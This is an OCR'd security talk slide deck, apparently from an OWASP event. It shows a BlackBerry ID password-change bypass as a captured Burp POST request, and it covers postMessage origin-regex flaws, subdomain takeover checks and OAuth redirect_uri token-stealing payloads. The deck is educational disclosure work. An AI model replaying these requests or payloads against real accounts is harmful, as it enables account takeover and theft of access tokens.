
Screen Name: sulemanmalik-42094

Username: hackedbysulem3@gmail.com

☑ I would like to receive information about RIM and BlackBerry products and services.

Password validation bypass in blackberry

OWASP
The Open Web Application Security Project



y ID - Edit Information

Username: sulemanmalik003@

Password

First Name: suleman

Last Name: malik


Screen Name: sulemanmalik-42094

```
<span id="errorSpan"
<span id="msgSpan">
<label for="formId:
<input id="formId:p                    " autocorrect="off" autocapitalize="off" name="formId:password" autocomplete="off"
value="" maxlength="20" onfocus="" type="password"></input>
```

- No Param/Form – No validation

Password validation bypass in blackberry

- Using Burp Suite




```
POST /bbid/changepass HTTP/1.1
Host: blackberryid.blackberry.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://blackberryid.blackberry.com/bbid/changepass?authtype=&userdata=&openidmode=&azEdit=false&realm=&rpid=&callbackuri=&cs
Cookie: JSESSIONID=02B0B0A5E0B6781ABD9FFB2A4AAD8BC8; BBIDROUTEID=.BID-PRD-BBP001-GEN; bbidcchk=1; _ga=GA1.2.1682728876.1481533383; ROU
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 376

formId=formId&formId%3Aopassword=454v6y457but66n67&formId%3Anpassword=Suleman123456&formId%3Acpassword=Suleman123456&formId%3Asavecomm
authtype=&openidmode=&css=&realm=&requireConfirmedEmail=&username=&rpid=&sig=&azEdit=false&csrfToken=YjZjYjA4YjgtNTE2OS00YmM5LWE4YTYtZ
e=j_id7&conversationPropagation=join
```

Password validation bypass in blackberry

OWASP
The Open Web Application Security Project

- Request new password on attacker email and change the victim password with the attacker password.



BlackBerry

BlackBerry ID - Details

Username: hackedbysuleman3@gmail.com

Details Edit

First Name : suleman

Screen Name : sulemanmalik-42094

Username : hackedbysuleman3@gmail.com

Last Name : malik

Email Status : Not confirmed

Confirm my email

What's this?

☑ I would like to receive information about RIM and BlackBerry products and services

- What is PostMessage ?

The postMessage API is an alternative to JSONP, XHR with CORS headers and other methods enabling sending data between origins. It was introduced with HTML5 and like many other cross-document features it can be a source of client-side vulnerabilities.

PostMessage Vulnerability

To send a message, an application simply calls the "postMessage" function on the target window:

```
targetWindow.postMessage("hello World!", "*");
```

And to receive a message, a “message” event handler can be registered on the receiving end:

```
window.addEventListener("message",
function(message){console.log(message.data)});
```

PostMessage Vulnerability

Receiver must validate the origin of the message with the “message.origin” attribute.
If regex is used to validate the origin, it’s important to escape the “.” character, since this code:


```
//Listener on http://www.examplereceiver.com/
window.addEventListener("message", function(message){
if(/^http://www.examplesender.com$/.test(message.origin)){
console.log(message.data);
}
});
```

Would not only allow messages from “www.examplesender.com“, but also “ wwwaexamplesender.com“, “wwwbexamplesender.com” etc.

PostMessage Vulnerability

OWASP
The Open Web Application Security Project

- You can check if a page has a registered message listener (and which script registered it) by using Chrome Devtools, under Sources -> Global Listeners:




```
(b,void 0);else for(var d=0,e=a.length;d<e;d++)d in a&&b.call(void 0,a[d],d,a)}function q(a,b){if(a.some)return a.some(
ar b=G[a];b&&(delete G[a],b())}function H(a){window.addEventListener?window.addEventListener("message",a,!1):window.att
sh:b.hash,username:b.username,password:b.password};a.origin=a.protocol+"//"+a.host;a.pathname&&"/"==a.pathname[0]||(a.p

match(V))?
|:

(g)};g.onreadystatechange=function(){var a=g.timing;if(2==g.readyState){a.responseStart=a.responseStart||n();if("json"=
```

- A lot of third party scripts use postMessage to communicate with the third party service, so your application might be using postMessage without your knowledge.

Subdomain Takeover

1. Search all subdomains with subdomain scanner.
2. Check subdomain alias in the terminal by using command

#host example.com or #CNAME info.hacker.one



```
DNS server handling your query: localhost
DNS server's address:  127.0.0.1#53

Non-authoritative answer:
info.hacker.one        canonical name = unbouncepages.com.
Name:   unbouncepages.com
Address: 52.51.108.77
Name:   unbouncepages.com
Address: 52.30.4.14
```

[Query 1 of max 100]

Oauth Token Stealing

OWASP
The Open Web Application Security Project

- OAuth is an open standard for authorization, commonly used as a way for Internet users to log into third party websites using their Microsoft, Google, Facebook, Twitter, One Network etc. accounts without exposing their password.
- In this attack, the attacker presents the victim with a URL to an authentication portal that the victim trusts (like Facebook), and by using this authentication portal the victim's secret access token is delivered to an HTTP server controlled by the attacker.
- Authentication is about intention, tricking a user into allowing access to an unintended resource is a vulnerability.

Oauth Token Stealing

OWASP
The Open Web Application Security Project

Payload %2F%2F → // %5c%5c → \\ %3F → ? %23 → # %40 → @

The %2F%2F relates to " // " (forward slashes). The "two forward slashes" are a common shorthand for "whatever protocol is being used right now".

Example request:-

http
://example.com/socialize.login?client_id=123456&redirect_uri=http://victim.com/&
x_provider=facebook&response_type=
token

Forged request :-

http://example.com/socialize.login?
client_id=123456&redirect_uri=http://**example.com%2f
%2f.victim.com**/&x_provider=facebook&response_type=token

Response :-

http://example.com//.victim.com/?code=9999999999

ANY QUESTION?

Thanks